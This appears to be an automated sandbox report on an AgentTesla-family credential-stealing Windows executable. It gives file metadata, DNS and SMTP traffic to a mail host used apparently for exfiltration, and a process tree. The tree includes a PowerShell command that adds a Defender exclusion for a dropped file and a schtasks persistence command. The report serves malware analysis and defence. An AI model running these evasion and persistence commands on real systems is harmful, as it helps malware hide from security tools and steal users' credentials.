Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F46CE [Thu Nov 25 08:18:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319

General

OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7c9f0	0x7ca00	False	0.899368025953	data	7.88889376603	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x80000	0x5ec	0x600	False	0.436848958333	data	4.20039314115	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x82000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 11:45:58.062360048 CET	192.168.2.5	8.8.8.8	0x17ab	Standard query (0)	mail.medicare-equipment.com	A (IP address)	IN (0x0001)
Nov 25, 2021 11:45:58.258652925 CET	192.168.2.5	8.8.8.8	0x7775	Standard query (0)	mail.medicare-equipment.com	A (IP address)	IN (0x0001)
Nov 25, 2021 11:46:02.535744905 CET	192.168.2.5	8.8.8.8	0xd0ed	Standard query (0)	mail.medicare-equipment.com	A (IP address)	IN (0x0001)
Nov 25, 2021 11:46:03.028304100 CET	192.168.2.5	8.8.8.8	0x67b0	Standard query (0)	mail.medicare-equipment.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 11:45:58.213567019 CET	8.8.8.8	192.168.2.5	0x17ab	No error (0)	mail.medicare-equipment.com	medicare-equipment.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:45:58.213567019 CET	8.8.8.8	192.168.2.5	0x17ab	No error (0)	medicare-equipment.com		192.185.84.191	A (IP address)	IN (0x0001)
Nov 25, 2021 11:45:58.295747995 CET	8.8.8.8	192.168.2.5	0x7775	No error (0)	mail.medicare-equipment.com	medicare-equipment.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 11:45:58.295747995 CET	8.8.8.8	192.168.2.5	0x7775	No error (0)	medicare-equipment.com		192.185.84.191	A (IP address)	IN (0x0001)
Nov 25, 2021 11:46:02.706073999 CET	8.8.8.8	192.168.2.5	0xd0ed	No error (0)	mail.medicare-equipment.com	medicare-equipment.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:46:02.706073999 CET	8.8.8.8	192.168.2.5	0xd0ed	No error (0)	medicare-equipment.com		192.185.84.191	A (IP address)	IN (0x0001)
Nov 25, 2021 11:46:03.066720009 CET	8.8.8.8	192.168.2.5	0x67b0	No error (0)	mail.medicare-equipment.com	medicare-equipment.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 11:46:03.066720009 CET	8.8.8.8	192.168.2.5	0x67b0	No error (0)	medicare-equipment.com		192.185.84.191	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 11:45:58.767282009 CET	587	49813	192.185.84.191	192.168.2.5	220-safari.websitewelcome.com ESMTP Exim 4.94.2 #2 Thu, 25 Nov 2021 04:45:58 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 25, 2021 11:45:58.767785072 CET	49813	587	192.168.2.5	192.185.84.191	EHLO 585948
Nov 25, 2021 11:45:58.910320997 CET	587	49813	192.185.84.191	192.168.2.5	250-safari.websitewelcome.com Hello 585948 [84.17.52.63] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 25, 2021 11:45:58.910705090 CET	49813	587	192.168.2.5	192.185.84.191	STARTTLS
Nov 25, 2021 11:45:59.058417082 CET	587	49813	192.185.84.191	192.168.2.5	220 TLS go ahead
Nov 25, 2021 11:46:03.591101885 CET	587	49815	192.185.84.191	192.168.2.5	220-safari.websitewelcome.com ESMTP Exim 4.94.2 #2 Thu, 25 Nov 2021 04:46:03 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 25, 2021 11:46:03.591576099 CET	49815	587	192.168.2.5	192.185.84.191	EHLO 585948
Nov 25, 2021 11:46:03.743674994 CET	587	49815	192.185.84.191	192.168.2.5	250-safari.websitewelcome.com Hello 585948 [84.17.52.63] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 25, 2021 11:46:03.744183064 CET	49815	587	192.168.2.5	192.185.84.191	STARTTLS
Nov 25, 2021 11:46:03.900254011 CET	587	49815	192.185.84.191	192.168.2.5	220 TLS go ahead

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe PID: 6296 Parent PID: 6140

General

Start time:	11:44:06
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe"
Imagebase:	0x4c0000
File size:	513024 bytes
MD5 hash:	0F814DD09498CDCB78CAA079219AFAC6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.259274721.0000000002B4A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.258240597.0000000002A21000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.261102062.0000000003A2D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.261102062.0000000003A2D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 6432 Parent PID: 6296

General

Start time:	11:44:10
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\YeTIrNtSwcaTp.exe
Imagebase:	0xb30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6472 Parent PID: 6432

General

Start time:	11:44:11
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6508 Parent PID: 6296

General

Start time:	11:44:11
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\YeTIrNtSwcaTp" /XML "C:\Users\user\AppData\Local\Temp\tmp689.tmp
Imagebase:	0x910000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6628 Parent PID: 6508

General

Start time:	11:44:12
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
PID: 6672 Parent PID: 6296

General

Start time:	11:44:13
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe
Imagebase:	0xa40000
File size:	513024 bytes
MD5 hash:	0F814DD09498CDCB78CAA079219AFAC6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.253888972.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.253888972.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.255678152.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.255678152.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.507315667.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.507315667.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.254459368.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.254459368.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.511030434.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.511030434.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.255115665.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.255115665.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis